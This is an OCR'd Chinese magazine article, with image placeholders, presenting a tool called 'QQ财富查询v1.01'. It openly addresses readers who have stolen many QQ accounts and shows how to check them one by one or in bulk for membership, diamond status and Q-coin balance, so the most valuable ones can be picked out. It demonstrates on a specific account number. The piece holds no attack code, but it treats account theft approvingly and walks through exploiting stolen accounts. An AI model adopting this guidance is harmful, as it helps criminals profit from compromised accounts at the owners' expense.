



图19



QQ财富我做主

罗秉琨

经常看X档案的朋友，对于盗取QQ号码应该不陌生了吧，想必许多读者都有了一大把的QQ号码，对于这些QQ号，我们通常都会进行筛选，看是否为会员，是否为三钻，以及他们的财富值与QQ秀如何等。以往都是到http://pass.qq.com/上去查询的(图1)，但该页面显示的信息毕竟很少，而对于钻石服务的查询，我们还要进入http://my.qq.com/，如此登录、转换页面、退出……很是麻烦。




图1

今天，我给各位菜菜介绍一个好工具——QQ财富查询v1.01，这个小工具可以快速的查询QQ财富情况，而且不必输入密码，其次还可以分析号码，筛选号码等。工具运行后的界面如图2所示。




图2

我从信箱中翻出了一个QQ号381120299，先将381120299输入到“查找”中，点击“网上查询”，如图3，马上就成功的查询到了这个QQ的资料，还是三钻呢，居然还有75个QQ币。真令人羡慕！




图3

如果要查询的QQ号码非常多的话，还可以进行批量查询。我们首先将号码保存在该软件目录下的QQ.txt文件内，保存好以后，点击同步查询，然后选择好QQ.txt，系统就会自动地对其分析，如图4。







图4


图5


图6


图7

很快的，系统的查询结果就出来了，如图5，而且还会自动保存在该软件目录下的res.txt中。

